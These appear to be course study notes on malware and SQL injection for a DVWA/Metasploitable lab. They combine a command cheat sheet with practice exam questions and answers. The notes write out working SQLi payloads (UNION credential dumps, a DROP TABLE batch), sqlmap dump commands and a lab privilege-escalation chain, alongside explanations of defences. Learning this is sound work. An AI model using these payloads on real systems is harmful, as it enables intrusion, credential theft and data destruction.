Notes: # is MySQL-specific; it comments out everything the application appended after your input. This is the lab's first injection in the DVWA User ID form — it returns all users when DVWA security is set to Low.

Try the double-quote variant when single quotes fail

What: Quote-style always-true bypass when the app's code wraps input in " (L05 p.38–39).

```
" OR ""=""
```

Notes: Produces ... WHERE Name="" OR ""="" AND Pass="" OR ""=""; ""="" is always true. Gotcha: the right quote depends on the app's code (single vs double) — if ' does nothing, swap to " and vice versa.

Cycle through alternate always-true payloads (app/version dependent)

What: The lecture's list of payloads that "might work depending on the web application" (L05 p.39).

```
' OR 1=1#
```

```
' or '1'='1
' or 'a'='a
password' or (1=1)
anything' OR 'x'='x
password:'1=1--
```

Notes: No single payload works everywhere — try variants because behaviour depends on the web app and MySQL version. Note `--` appears here too, confirming both `--` and `#` comment styles are in scope.

Dump usernames and password hashes with a UNION injection

What: The lab's credential-dump payload appending a second SELECT (E05 p.3).

```
' OR 1=1 UNION SELECT user,password FROM users#
```

Notes: `'` closes the literal, `OR 1=1` keeps the first SELECT valid/true, `UNION SELECT user,password FROM users` appends a second result set reading credentials, and `#` truncates the trailing SQL. Scroll to the bottom of the page to read all usernames and password hashes.

Match column count so UNION does not error

What: UNION requires the appended SELECT to return the same number of columns as the original (E05 p.3; the column-count rule is **[inference]** — not stated explicitly in the slides).

```
' UNION SELECT user,password FROM users#
```

Notes: The original query selects two columns (e.g. `first_name`, `last_name`), so the UNION must also select exactly two (`user,password`). A mismatched column count errors out — this is *why* the lab selects exactly two columns. **[inference]** the slides don't state the count rule explicitly but it is why two columns are chosen.

Find the column count with ORDER BY n (standard syntax)

What: Increment `n` until the query errors to learn how many columns the original SELECT returns.

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
```

Notes: (standard syntax) The last value that works = the column count; the first value that errors = one past it. Use this before crafting a UNION so the column counts match. Standard pen-tester technique, not given verbatim in the slides.

Destroy a table with a batched (stacked) query

What: Chain a second statement after a semicolon to delete data (L05 p.40).

```
' OR 1=1#; DROP TABLE Payroll
```

Notes: A batch is two or more statements separated by `;`, executed together. This drops the `Payroll` table assuming it exists. Know it for the exam; the lecture pairs UNION and batched injection as ways to exfiltrate or destroy data. Many drivers disable stacked queries, so it is app-dependent.

Enumerate the table-creation reference syntax

What: The SQL `CREATE TABLE` form from the SQL refresher (L05 p.34).

```
CREATE TABLE table_name (  
    column1 datatype,  
    column2 datatype,  
    ...  
    columnN datatype,  
    PRIMARY KEY(*one or more columns*)  
);
```

Notes: Background for understanding tables/records. SQL command vocabulary in scope: `SELECT`, `UPDATE`, `DELETE`, `INSERT`, `WHERE`. Example benign query: `SELECT * FROM tblUsers WHERE USERNAME = 'admin'`.

Read the DBMS version with a UNION-injected `@@version` (standard syntax)

What: Identify the database engine/version through the injection point.

```
' UNION SELECT @@version, NULL--
```

Notes: (standard syntax) `@@version` returns the MySQL/MariaDB version string. Pad with `NULL` to match column count. Useful because payload portability depends on the DBMS version (L05 p.39). Use `version()` as an equivalent function form.

Read the current DB user with `user()` / `current_user` (standard syntax)

What: Discover which account the web app connects as.

```
' UNION SELECT user(), current_user()--
```

Notes: (standard syntax) Reveals the DB login (e.g. `root@localhost`). Confirms the least-privilege failure the lab highlights — the app runs as `root` (E05 p.4). `current_user()` shows the authenticated account.

List all tables from `information_schema.tables` (standard syntax)

What: Enumerate every table name in the database via the metadata schema.

```
' UNION SELECT table_name, table_schema FROM information_schema.tables--
```

Notes: (standard syntax) `information_schema` is the standard metadata catalogue. This defeats "security by obscurity" (e.g. renaming the `users` table) — the lab warns obscurity is no substitute for real defences (E05 p.3).

List columns of a target table from `information_schema.columns` (standard syntax)

What: Find the exact column names (e.g. `user`, `password`) before dumping.

```
' UNION SELECT column_name, data_type FROM information_schema.columns WHERE  
table_name='users'--
```

Notes: (standard syntax) Once you know the columns, build a precise `UNION SELECT user,password FROM users#`. Reading `information_schema.tables` then `.columns` is the standard two-step enumeration before extraction.

Run sqlmap to enumerate databases (standard syntax)

What: Automated SQLi tool the lecture names as "a full SQLi tool for penetration testers" (L05 p.42).

```
sqlmap -u "http://TARGET/vulnerable.php?id=1" --dbs --batch
```

Notes: (standard syntax) The slides name sqlmap's *role* but give no flags — cite syntax as standard tooling, not lecture content. `-u` sets the URL with an injectable parameter, `--dbs` lists databases, `--batch` accepts default prompts non-interactively.

Drill sqlmap down to tables, columns, and dump (standard syntax)

What: Walk from database → table → column → data extraction with sqlmap.

```
sqlmap -u "http://TARGET/vulnerable.php?id=1" -D dvwa --tables --batch
sqlmap -u "http://TARGET/vulnerable.php?id=1" -D dvwa -T users --columns --batch
sqlmap -u "http://TARGET/vulnerable.php?id=1" -D dvwa -T users -C user,password --dump --batch
```

Notes: (standard syntax) `-D` selects a database, `-T` a table, `-C` columns, `--dump` extracts rows. This automates the manual `information_schema` enumeration above. `--current-user` shows the DB account; `--current-db` shows the active database.

Pass an authenticated session cookie to sqlmap (standard syntax)

What: Inject behind a login (e.g. DVWA needs a session) by supplying the cookie.

```
sqlmap -u "http://TARGET/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abcd1234; security=low" --dbs --batch
```

Notes: (standard syntax) `--cookie` carries the authenticated `PHPSESSID` and the DVWA `security=low` flag so the injection is reachable. Mirrors the lab requirement that DVWA security be set to Low (E05 p.2). Add `--current-user` to confirm privileges.

Enumerate web content and SQLi candidates (dirb / nikto / sqlmap roles)

What: The lecture's enumeration tool trio (L05 p.42).

```
dirb http://TARGET/
nikto -h http://TARGET/
sqlmap -u "http://TARGET/page.php?id=1"
```

Notes: Dirb checks site contents with a dictionary; Nikto checks for potential security issues; sqlmap looks for potential SQL vulnerabilities. Memorise which tool does which — a likely exam matching question. (dirb/nikto invocations shown as standard syntax; the lecture states only their purpose.)

Scan services and versions with nmap (lab recon)

What: The lab's first recon step against Metasploitable (E05 p.1, p.246).

```
nmap -sV <METASPLOITABLE IP>
```

Notes: `-sV` does service/version detection. Expect **HTTP on port 80** and **MySQL on port 3306** open. Browsing the IP returns a **directory listing** — a misconfiguration that exposes directory contents.

SSH into the host, forcing legacy algorithms if needed (lab)

What: Pivot from the web app to a host shell as `msfadmin` (E05 p.3).

```
ssh msfadmin@<METASPLOITABLE IP>
# if the handshake errors, force legacy algorithms:
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@<METASPLOITABLE IP>
```

Notes: Password is `msfadmin`. Modern OpenSSH rejects the old VM's RSA host keys, hence the `+ssh-rsa` overrides. This is the privilege-escalation pivot after dumping credentials.

Escalate to root with `sudo -s` (lab)

What: Get a root shell after SSH login (E05 p.3–4).

```
groups
sudo -s
```

Notes: `groups` checks for `sudo/wheel` membership; `sudo -s` opens a root shell. Success changes the prompt to `root@metasploitable:~#`. Overly-broad `sudo` is one link in the privilege-chaining lesson.

Locate the web app and read its DB credentials (lab)

What: Find DVWA on disk and extract the hardcoded MySQL login (E05 p.4).

```
sudo find / -iname "*dvwa*"
cd /var/www/dvwa/
cat config/config.inc.php
```

Notes: `config.inc.php` reveals `db_user='root'` and an **empty** `db_password=''`. The app connects to MySQL as root with no password — a textbook least-privilege failure that turns the web bug into full DB compromise.

Connect directly to MySQL and dump everything (lab)

What: Use the recovered root/no-password creds for direct backend access (E05 p.5).

```
mysql -u root
show databases;
use dvwa;
show tables;
select * from users;
exit
```

Notes: `mysql -u root` connects with no password. The explanatory note adds `-h 127.0.0.1 -P 3306` for a non-default host/port. This is more complete than SQLi alone — full read/write to every database. `SHOW DATABASES / SHOW TABLES` enumerate; `SELECT *` dumps rows.

Recognise the MD5 hash of "password"

What: The classic weak-hash artefact tied to the lab's dumped credentials.

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Notes: This is the MD5 of `password` (appears on the lecture cover slide; **[inference]** the body never names MD5 as *the* answer). The lab's lesson: storing weak/unsalted hashes and exposing them via SQLi is the problem — the fix is to hash/encrypt properly and not leak them (L05 p.41, E05 p.3).

Triage a malware sample statically: identify the file type

What: First static-analysis step — determine what a sample actually is.

```
file suspicious.bin
```

Notes: (standard syntax) `file` reports the type (ELF, PE, script, archive) without executing. Analyse malware **only inside a VM** — never run it on a real host (L05 p.31). Sample sources mentioned: theZoo, MalwareBazaar.

Triage a sample: extract readable strings

What: Pull printable text (URLs, IPs, commands) out of a binary without running it.

```
strings -n 6 suspicious.bin
```

Notes: (standard syntax) Reveals hardcoded IPs, download URLs, or commands — useful for spotting multi-partite/Trojan behaviour. Armored viruses use Base64/obfuscation specifically to defeat this (L05 p.9). `-n 6` filters to strings of 6+ chars to cut noise.

Fingerprint a sample with hashes for signature lookup

What: Compute a sample's hash to match against signature databases / threat intel.

```
md5sum suspicious.bin
sha256sum suspicious.bin
```

Notes: (standard syntax) Signature scanning matches a database of known-bad byte sequences and **requires regular updates** (L05 p.29). Submit a hash to threat-intel before detonating. Heuristics complement signatures by watching behaviour (e.g. `int 80` instead of `syscall`) to catch novel malware.

Disassemble for reverse engineering (GHIDRA)

What: Static reverse engineering tool the lecture names for analysing/modifying malware (L05 p.14).

```
ghidra
```

Notes: NSA's GHIDRA (a disassembler/decompiler) lets analysts read and modify malware, enabling new strains via small changes and recompilation. Cited as why new virus strains are easy to produce. Run only against samples in a contained VM.

05. Malware & SQL Injection — Simulated Open-Book Questions

[EASY] A junior dev claims their service is "safe from worms because we tell users never to open suspicious attachments." Explain why that reasoning is flawed.

Answer: The reasoning conflates the defining property of a worm with that of a virus. The chapter's single most important discriminator is **human action**: a *virus* requires human action to spread (e.g., a user opening an attachment), whereas a *worm* **can self-replicate but does NOT require human action** (L05 p.3).

Therefore:

1. Telling users not to open attachments is a control aimed at **viruses** (the human-action vector).
2. A worm spreads on its own — for example the Morris Worm spread by exploiting bugs in **sendmail** and **rsh** with no user clicking anything (L05 p.15).
3. So user-awareness training does nothing against the worm's propagation mechanism. The correct controls are patching the exploitable services, firewalls, and IDS — not attachment hygiene.

The flaw is matching a virus-oriented control to a worm and assuming it covers the threat.

[EASY] Given the login query `SELECT * FROM tblUSERS WHERE UserName = '<input>' AND Password = '<input>'`, what single value typed into the username field returns all rows, and why?

Answer: Type a quote-breaking, always-true clause into the username field, for example:

```
' or ''='
```

The query becomes:

```
SELECT * FROM tblUSERS WHERE UserName='' or ''=' AND Password='...'
```

Because `''=''` is **always true**, the `WHERE` clause matches every row (L05 p.38). The classic version of this trick relies on the fact that an always-true condition such as `1=1` (or `''=''`) makes the filter pass for all rows (L05 p.36). The leading `'` closes the original string literal so the injected `OR` becomes part of the SQL logic rather than data (L05 p.35).

[EASY] A sample is described as: "code is Base64-encoded and otherwise obfuscated so analysts struggle to read it." Which virus type is this, and name one other type from the taxonomy that it is NOT.

Answer: This is an **Armored** virus — it uses techniques such as Base64 and obfuscation to make analysis harder (L05 p.9).

It is **not** a **Polymorphic** virus. Polymorphic viruses change their *form* between infections to avoid detection (L05 p.12), which is about mutation across copies, not about resisting human/analyst inspection of a single sample. Armored = hard to *analyze*; Polymorphic = changes shape to evade *detection*.

[EASY] Name the chapter's primary defence against SQL injection and state, in one sentence, the mechanism that makes it work.

Answer: The primary defence is the **prepared statement** (L05 p.41).

The mechanism: user input is supplied as a bound **parameter** that is treated **literally as data, not as SQL commands** — so even if the input contains `'`, `OR 1=1`, or `UNION`, it can never break out of the data context and alter the query's logic (L05 p.41). This is stronger than mere input filtering because it removes the concatenation that is the root cause of SQLi (L05 p.35).

[EASY] An antivirus product detects a brand-new malware family that has never been seen before. Which of the two detection techniques in the chapter most plausibly caught it, and why?

Answer: **Heuristics** most plausibly caught it.

Heuristics watch the **behaviour** of executables (e.g., suspicious address-book or registry access) and look for suspicious code fragments (e.g., `int 80` instead of `syscall`), so they can flag novel, never-before-seen malware (L05 p.29).

By contrast, **signature scanning** matches files against a database of **known-bad** byte sequences and "requires regular updates" — by definition it cannot have a signature for a family that has never been seen (L05 p.29). So a genuinely new family is the heuristics engine's job, not the signature engine's.

[MEDIUM] An incident report says: "The implant stayed running in RAM, opened a reverse shell, and also downloaded additional payloads." A colleague labels it simply 'memory-resident.' Argue whether a single label is adequate.

Answer: A single label is **not adequate** because the report describes behaviours that map to two distinct categories in the taxonomy.

1. **Stays running in RAM** → **Memory-resident** virus: it installs itself and remains resident in RAM (L05 p.10).
2. **Opens a reverse shell AND downloads additional payloads (several attack methods)** → **Multi-partite**: attacks the computer in multiple ways, e.g., opens a backdoor, reverse shell, downloads files (L05 p.8).

The lecture explicitly notes it is increasingly common for malware to use **multiple vectors / techniques** (L05 p.13). So the accurate description is "memory-resident *and* multi-partite." Labelling it only "memory-resident" omits the multi-method attack behaviour, which understates the threat and could cause defenders to miss the backdoor/download capability.

[MEDIUM] A pentester enters `' OR 1=1 #` into a User ID field and it returns all users, but the identical payload fails on a different application's login form. Give two plausible chapter-grounded reasons for the failure and the next thing to try.

Answer: The chapter stresses that **not all payloads work everywhere** — you must try variants depending on the web application and MySQL version (L05 p.39). Two plausible reasons:

1. **Wrong quote character.** The application's code may wrap input in double quotes rather than single quotes, so a leading `'` never breaks out of the literal. The chapter's explicit remedy: **try a double quote (") if the single quote (') is not working** (L05 p.39).
2. **Comment style mismatch.** `#` is MySQL-specific; if the backend is a different DBMS, `#` won't truncate

the trailing SQL. The lecture also shows `---` style comments (e.g., `password: '1=1--`) (L05 p.39), and the lab explicitly questions whether `#` can be "generally assumed to do the trick" (E05 p.2–3).

Next thing to try: swap to a double-quote variant and/or `--` comment, e.g. `" or ""=" or ' or '1'='1` (L05 p.38–39), iterating through the alternate payloads until one breaks the literal cleanly.

[MEDIUM] In the lab, `nmap -sV` shows ports 80 and 3306 open and the browser shows a directory listing. A teammate says "the directory listing is harmless, it's just files." Respond, tying it to the broader attack.

Answer: The directory listing is **not** harmless — it is a server **misconfiguration** that leaks information an attacker uses to plan the chain (E05 p.1).

1. `nmap -sV` reveals **HTTP on port 80** and **MySQL on port 3306** open (E05 p.1). The open 3306 alone signals a reachable database backend.
2. Browsing the IP returns a **directory listing**, indicating the web server exposes directory contents — a poor configuration (E05 p.1). This helps the attacker locate the app (e.g., the `/dvwa` path) and config files without guessing.
3. The chapter's central lesson is **privilege chaining**: the danger isn't any one bug but the combination — directory listing + unsanitised input + DB root/no-password + broad `sudo` — chaining a web form into host root (E05 p.4, "Gotchas").

So the listing is one early link that makes every later step easier; "just files" understates how reconnaissance leaks compound.

[MEDIUM] A wife in Florida installed monitoring software on her husband's computer to capture evidence of an affair and the records were ruled "illegally obtained." Using the chapter, classify the software category involved and explain why legality is not a fixed property.

Answer: The software is **spyware** — software that covertly gathers information, in forms such as web cookies and key loggers (L05 p.22). The Florida case is cited directly: the wife installed spyware and the captured records were found to have been "illegally obtained" (L05 p.25).

Legality is not fixed because the chapter states the legal/illegal border "depends very much on where you are" (L05 p.24). The same monitoring act — e.g., watching family computer use (especially minors) or monitoring employees with or without their knowledge — can be lawful in one jurisdiction and unlawful in another (L05 p.24). The chapter also notes vendors market such tools as "User Behavior Analysis tools" or "Employee Monitoring Software" (L05 p.27), underlining that the *technology* is neutral; the *jurisdiction* and *consent context* determine legality.

[MEDIUM] You receive an email: "URGENT — your machine is infected with FakeAV, run the attached cleaner." Classify this and contrast it with an actual ransomware infection.

Answer: This is a **virus hoax** — a fake virus warning rather than real malware; the chapter names **FakeAV (2012)** and **MacDefender (2011)** as examples of this scareware (L05 p.16). FakeAV/ MacDefender pretend your machine is infected to manipulate you.

Contrast with **ransomware**, which is genuine malware that (typically) encrypts/holds data for ransom, with examples **AIDS trojan (1989)**, **Cryptolocker (2013–14)**, **Cryptowall (≈2015)** (L05 p.18):

- A **hoax** does no direct technical harm; it relies on you panicking and acting (e.g., running the

"cleaner," which may itself be the real payload).

- **Ransomware** actually executes, often **staged** — stage 1 a macro in an Office document or LNK files with embedded PowerShell, stage 2 downloading the real malware — then encrypts data (L05 p.18).

The exam trap is treating the scary message as a real infection: don't confuse hoaxes with malware ("Gotchas").

[HARD] You are handed a vulnerable query `SELECT first_name, last_name FROM users WHERE user_id = '<input>'`. By hand, craft a UNION-based payload that dumps every username and password, and justify each token of the payload.

Answer: Working from the lab recipe (E05 p.2–3, L05 p.35–39):

Step 1 — confirm injectability. Enter `1`; it should return one user's details, proving input flows into the query (E05 p.2).

Step 2 — break out and force true. Enter `' OR 1=1 #`. If this returns *all* users, the literal breaks and # truncation works (E05 p.2).

Step 3 — append the second SELECT. The payload:

```
' OR 1=1 UNION SELECT user,password FROM users#
```

Token-by-token justification:

1. `'` — closes the original string literal so what follows is parsed as SQL, not as data (L05 p.35).
2. `OR 1=1` — keeps the first `SELECT` syntactically valid and its `WHERE` always true (L05 p.36).
3. `UNION SELECT user,password FROM users` — appends a **second result set** that reads the credential columns; it selects **two** columns to match the **two** columns (`first_name, last_name`) of the original query, which is required for a valid UNION ("Gotchas" — mismatched column count errors out).
4. `#` — a MySQL comment that truncates any trailing SQL the application appended, so the statement ends cleanly (L05 p.39).

Step 4 — read output. Scroll to the bottom of the page to see every username and password (E05 p.3).

[HARD] Trace the full lab attack chain from the credential dump (step after SQLi) all the way to direct MySQL root access, naming the specific command/finding at each link.

Answer: Continuing after the UNION dump of usernames and password hashes (E05 p.3), the chain is (E05 p.3–5):

1. **SSH to the host.** Log in as `msfadmin / msfadmin: bash ssh msfadmin@<METASPLOITABLE IP> #` if it errors, force legacy algorithms: `ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@<METASPLOITABLE IP>`
2. **Escalate to root.** Run `sudo -s`; because `msfadmin` has broad `sudo` rights, the prompt changes to `root@metasploitable:~#` (check groups for `sudo/wheel`) (E05 p.3–4).
3. **Locate the app.** `sudo find / -iname "*dvwa*" finds the DVWA install` (E05 p.4).
4. **Read DB credentials.** `cd /var/www/dvwa/ then cat config/config.inc.php` reveals `db_user='root'` and an **empty** `db_password=''` (E05 p.4).
5. **Connect directly to MySQL as root with no password:** `sql mysql -u root show databases; use dvwa; show tables; select * from users;` This gives direct, complete read/write to the backend

— more than SQLi alone afforded (E05 p.5).

The lesson: each weak link (broad sudo, root/empty-password DB account) amplifies the prior one until a web-form bug becomes full backend compromise.

[HARD] The lab's `config.inc.php` shows `db_user='root'` with an empty `db_password`.

Identify which two SQLi defences from the chapter are violated here and explain how applying each would have blunted the post-exploitation phase.

Answer: The configuration violates **least privilege** and the implicit requirement to **not leave the DB trivially accessible / keep secrets protected** — both from the defence list (L05 p.41) and the lab's operational fixes (E05 p.3–4).

1. **Least privilege violated.** The web app connects to MySQL as **root**, granting full read/write to *every* database (E05 p.4–5). The chapter says to "apply the least-privilege principle to all users" (L05 p.41). **If applied:** the app would use a low-privilege account scoped only to the DVWA database with only the needed `SELECT/INSERT` rights. Then even after the attacker found the creds, `mysql -u <appuser>` could not dump or alter other databases — the blast radius shrinks dramatically.
2. **Empty password / weak secret handling.** `db_password=''` means anyone on the host runs `mysql -u root` with no authentication (E05 p.4). This undermines "hash passwords / encrypt sensitive information" and basic credential hygiene (L05 p.41). **If applied:** a strong, non-empty DB password (and not reusing `root`) would force the attacker to crack or capture a credential before reaching the database, breaking the chain at step 4 rather than letting the connection be free.

Together these two fixes convert "web bug → total DB compromise" into "web bug → limited, authenticated, scoped access," which is the point of the chain's "privilege chaining" lesson ("Gotchas").

[HARD] Compare signature scanning and heuristics across three dimensions — coverage of novel threats, false-positive risk, and maintenance burden — and recommend a layered configuration for an enterprise.

Answer: From L05 p.29:

1. **Coverage of novel threats.** - Signature scanning: only catches **known-bad** byte sequences/samples — zero coverage of genuinely new families until a signature ships. - Heuristics: watch **behaviour** and suspicious code fragments (e.g., `int 80` instead of `syscall`), so they *can* catch unknown/novel malware.
2. **False-positive risk.** - Signature scanning: precise for known threats, but "can sometimes clash with legitimate program updates," producing false alarms on benign updates. - Heuristics: behaviour-based detection inherently risks flagging unusual-but-legitimate programs (the chapter implies this by basing detection on "suspicious" behaviour rather than exact matches).
3. **Maintenance burden.** - Signature scanning: **requires regular updates** to stay effective — high, ongoing database-update burden. - Heuristics: less dependent on constant signature feeds, but rules/models need tuning.

Recommended layered configuration: run **both**, layered as the chapter advises — local + mail-server + network-storage scanners (L05 p.17, p.30). Use **signature scanning** as the fast, precise first pass for known threats (kept religiously up to date), and **heuristics** as the safety net for novel/polymorphic samples that have no signature yet (L05 p.12, p.29). Add firewalls, IDS, and anti-spyware around them (L05 p.30), and analyse any captured sample only inside a VM, never on a real host (L05 p.31).

[HARD] Explain precisely why string concatenation is the root cause of SQLi by

walking through what the parser does to `Ron OR 1=1` in the vulnerable pattern, and contrast it with what a prepared statement does to the same input.

Answer: Vulnerable pattern (L05 p.35):

```
sqlQuery = "SELECT * FROM tblUSERS WHERE UserName = '" + txtUsername.Text + "' ...";
```

Whatever the user types is appended into the SQL **string** before parsing. So with input `Ron OR 1=1`, the assembled statement becomes:

```
SELECT * FROM tblUSERS WHERE UserId = Ron OR 1=1;
```

When the database **parses** this, it sees `Ron OR 1=1` as part of the SQL *grammar*, not as a single data value. It evaluates `UserId = Ron` (false — no such user) `OR 1=1` (always true), and since the `OR` makes the whole condition true, the `WHERE` matches **every row**, returning all users (L05 p.36). The attacker's text became *code* because concatenation happened before parsing.

Prepared statement (L05 p.41): the query is sent with a placeholder, and `Ron OR 1=1` is bound as a **parameter**. The parser fixes the query structure first, then treats the input strictly as a **literal data value**. The database looks for a user whose `UserName` is the entire string `Ron OR 1=1` — finds none — and returns nothing. The input is never reparsed as SQL, so the `OR 1=1` cannot alter the logic. That separation of code from data is exactly why prepared statements are the primary fix.

[VERY HARD] An attacker runs `' OR 1=1 UNION SELECT user,password FROM users#` against the User ID page and gets an error instead of data, even though `' OR 1=1 #` alone returned all users. Diagnose at least three independent causes and give the corresponding fix for each.

Answer: Since `' OR 1=1 #` worked, the literal-break and comment truncation are fine; the failure is in the `UNION SELECT` portion. Three independent, chapter-grounded causes:

1. **Column-count mismatch.** `UNION` requires the second `SELECT` to return the **same number of columns** as the first ("Gotchas": a `UNION` with a mismatched number of columns errors out). If the visible query selects three columns (e.g., `id, first_name, last_name`) but you select two (`user,password`), it errors. **Fix:** match the count, e.g. `UNION SELECT user, password, 3 FROM users#`, padding with literals until counts align.
2. **Wrong table/column names.** The credentials may not live in `users(user,password)`. The chapter warns that renaming the `users` table is "security by obscurity," implying real deployments may have differently-named tables (E05 p.3). **Fix:** enumerate the schema (the lab does this later via `show tables; select * from users;` once on the host (E05 p.5)) or try alternate names; obscurity slows but doesn't stop you.
3. **Type incompatibility between unioned columns.** `UNION` also requires compatible column **types** between the two selects ("Gotchas" notes matching column counts/types). If the first query's columns are numeric and `user/password` are strings in positions that don't line up, the engine may reject it. **Fix:** reorder so string columns align with string positions, or cast/pad with compatible literals (e.g., `NULL`).

A fourth, version-related possibility: payload portability — the exact syntax depends on the app and MySQL version (L05 p.39), so trying a `--`-style comment or a `"` quote variant may be needed.

[VERY HARD] Design a defence-in-depth remediation for the entire lab scenario

such that compromising any single layer does NOT yield host root. Map each control to the specific weakness it closes.

Answer: The lab's lesson is **privilege chaining**: directory listing + unsanitised input + DB root/empty-password + broad `sudo` together turn a web form into host root ("Gotchas"; E05 p.4). Defence-in-depth must break **every** link so no single failure cascades. Mapping controls to weaknesses:

1. **Disable directory listing / harden the web server** → closes the recon leak from browsing the IP that returns a directory listing (E05 p.1). The attacker can no longer trivially discover app paths and config locations.
2. **Prepared statements + input validation/sanitisation** → closes the SQLi entry point itself (L05 p.41). Input is bound as a literal parameter, so `' OR 1=1 UNION SELECT ...` cannot rewrite the query — the credential dump (E05 p.3) never happens.
3. **Least privilege for the DB account + non-empty password + proper password hashing/encryption** → closes the `db_user='root', db_password=''` weakness (E05 p.4; L05 p.41). Even if SQLi somehow leaked, the app account is scoped to one database with minimal rights, and dumped credentials are strong salted hashes, not crackable plaintext-equivalents.
4. **Don't expose error internals** → "do not reveal internals in error messages," separating logging from user-visible output (L05 p.41). This denies the attacker the column-count/schema feedback that makes UNION tuning easy.
5. **Remove broad sudo; restrict to specific commands** → closes the `sudo -s → root@metasploitable` escalation (E05 p.3–4). Even an SSH foothold as `msfadmin` cannot become root.
6. **Network segmentation / firewall MySQL (3306)** → closes the open-DB-port exposure from `nmap -sV` (E05 p.1), so the backend isn't directly reachable.
7. **Keep DB systems up to date** → closes version-specific exploit avenues (L05 p.41).

With these, the four chain links are each independently broken: even granting the attacker one win (say, an SSH password), the missing `sudo` rights and scoped DB account stop the cascade to host root.

[VERY HARD] A defender argues: "We salt and hash all passwords, so dumping the password column via SQLi is harmless." Critique this position using both the chapter's defence list and the privilege-chaining lesson, then state what the dump still costs the organisation.

Answer: The position is **overconfident** on two grounds.

1. **Hashing is necessary but not sufficient — it is one item on a list.** The chapter's defence list pairs "hash passwords / encrypt sensitive information" with **prepared statements, input validation, least privilege, keeping systems updated, and not revealing internals in error messages** (L05 p.41). Hashing addresses *confidentiality of stored credentials if leaked*; it does **nothing** to prevent the leak itself. The primary fix for the leak is the prepared statement (L05 p.41), which is what actually stops `' OR 1=1 UNION SELECT user,password FROM users#` from running (E05 p.3). Relying on hashing means accepting that the SQLi vulnerability persists.
2. **The dump still matters because of privilege chaining.** The chapter's core warning is that the danger isn't any single bug — it's the chain ("Gotchas"; E05 p.4). Even if hashes are strong:
 - The lab shows the credential dump is only **step 4** of a chain that proceeds to SSH, `sudo -s root`, reading `config.inc.php`, and direct `mysql -u root` access (E05 p.3–5). The hashes were never the only prize.
 - Dumped hashes are still **crackable** if weak/unsalted, and the chapter explicitly hints the lab's hashes are a "common, crackable algorithm" (the cover-slide value is the MD5 of "password") — though it

cautions not to assert the specific algorithm as lecture fact ("Gotchas", [inference]). Salting raises cost but does not guarantee safety against weak passwords.

What the dump still costs: exposure of every account's credential material (enabling offline cracking and credential-stuffing against other systems), confirmation to the attacker that the app is injectable (inviting the destructive batch variant `' OR 1=1#; DROP TABLE Payroll`, L05 p.40), reputational/regulatory harm from a confirmed breach, and a foothold in the broader compromise chain. "Harmless" is wrong: hashing limits *one* consequence while leaving the vulnerability and the rest of the chain intact.

[VERY HARD] You must explain to management why renaming the `users` table and "only allowing the app to run as a trusted internal service" are insufficient, and contrast both with a genuinely sound control. Ground every claim in the chapter.

Answer: Both proposals are forms of **security by obscurity** or misplaced trust, which the chapter explicitly warns against.

1. Renaming the `users` table = security by obscurity. The lab states that simply renaming the `users` table "would be 'security by obscurity' — it hides a detail but does not stop the attack and is not a substitute for real security measures" (E05 p.3; "Glossary"). The SQLi vulnerability still exists; an attacker who enumerates the schema (e.g., once on the host via `show tables;`, E05 p.5, or by trying alternate names) recovers the real table. Hiding the name only adds a minor delay.

2. "Trusted internal service" = misplaced trust + ignoring least privilege. Malware and SQLi both "exploit trust and bad input handling" (Overview). Treating the app as trusted does not sanitise its inputs, and the lab's root cause is precisely an over-trusted, over-privileged setup: the app runs as DB **root** with an **empty password** (E05 p.4). Trusting the service is what produced the worst-case blast radius; it is the opposite of the chapter's instruction to "apply the least-privilege principle to all users" (L05 p.41).

3. The genuinely sound control: prepared statements (plus least privilege). The chapter's primary fix is the **prepared statement**, where user input is a bound parameter "treated literally and not as SQL commands" (L05 p.41). This eliminates the **root cause** — string concatenation of unsanitised input (L05 p.35) — so payloads like `' OR 1=1 UNION SELECT user,password FROM users#` are parsed as a literal user-id value and match nothing (E05 p.3). Pairing it with least privilege ensures that even a hypothetical bypass cannot reach beyond the app's own scoped data.

Contrast for management: obscurity and trust change *who knows what* or *who we assume is friendly*; they leave the exploitable mechanism untouched. Prepared statements change *how the database interprets input*, removing the mechanism itself — which is why the chapter calls them the primary defence (L05 p.41) and why the chain's "privilege chaining" lesson demands fixing real links, not hiding them ("Gotchas").

[VERY HARD] A red-teamer has a working `' OR 1=1 #` injection but the page shows only "1 user found," never the rows. They want to weaponise it into both a stealthy exfiltration and a destructive option. Construct both payloads, explain why one might silently fail on the target, and tie the destructive choice back to a malware concept from the chapter.

Answer: The injection breaks the literal, but the page suppresses row output — so the attacker must redirect data into a channel the page *does* render, or pivot to destruction.

1. Stealthy exfiltration via UNION. Even if the app shows a count, the result set is still rendered somewhere on the page; the lab's technique is to append a second `SELECT` so the credential rows appear at the bottom (E05 p.3):

```
' OR 1=1 UNION SELECT user,password FROM users#
```

- ' closes the literal; OR 1=1 keeps the first SELECT true; UNION SELECT user,password FROM users appends the credential columns; # truncates trailing SQL (E05 p.3, L05 p.39).
- This is "stealthy" relative to destruction because it only *reads* — it leaves no broken tables, mirroring how spyware "covertly gathers information" rather than announcing itself (L05 p.22).

2. Destructive option via batched SQL. Chain a second statement with a semicolon (L05 p.40):

```
' OR 1=1#; DROP TABLE Payroll
```

This deletes the `Payroll` table assuming it exists (L05 p.40).

Why one might silently fail: the UNION can fail if the rendered query's **column count or types don't match** `user,password` ("Gotchas"), or if # isn't the right comment for the backend DBMS (it is MySQL-specific; others use `--`) (L05 p.39). The batched `DROP` commonly fails silently because **many drivers/APIs disable multi-statement execution by default**, so the semicolon-separated second statement is never run — and the chapter stresses payloads depend on the app and MySQL version, so you must try variants (L05 p.39–40). The attacker should therefore confirm which channel works before assuming success.

Tie to a malware concept: the destructive `DROP TABLE` payload mirrors the **multi-partite / ransomware** mindset of causing impact and denial — recall ransomware "holds data for ransom" and the chapter pairs SQLi with malware because both "exploit trust and bad input handling" and SQLi "can destroy databases" (L05 p.18, p.33, Overview). The same input bug that quietly steals (spyware-like) can also destroy (ransomware-like), which is why the chapter calls SQLi "far more versatile than people realise" (L05 p.33).

06. Denial of Service

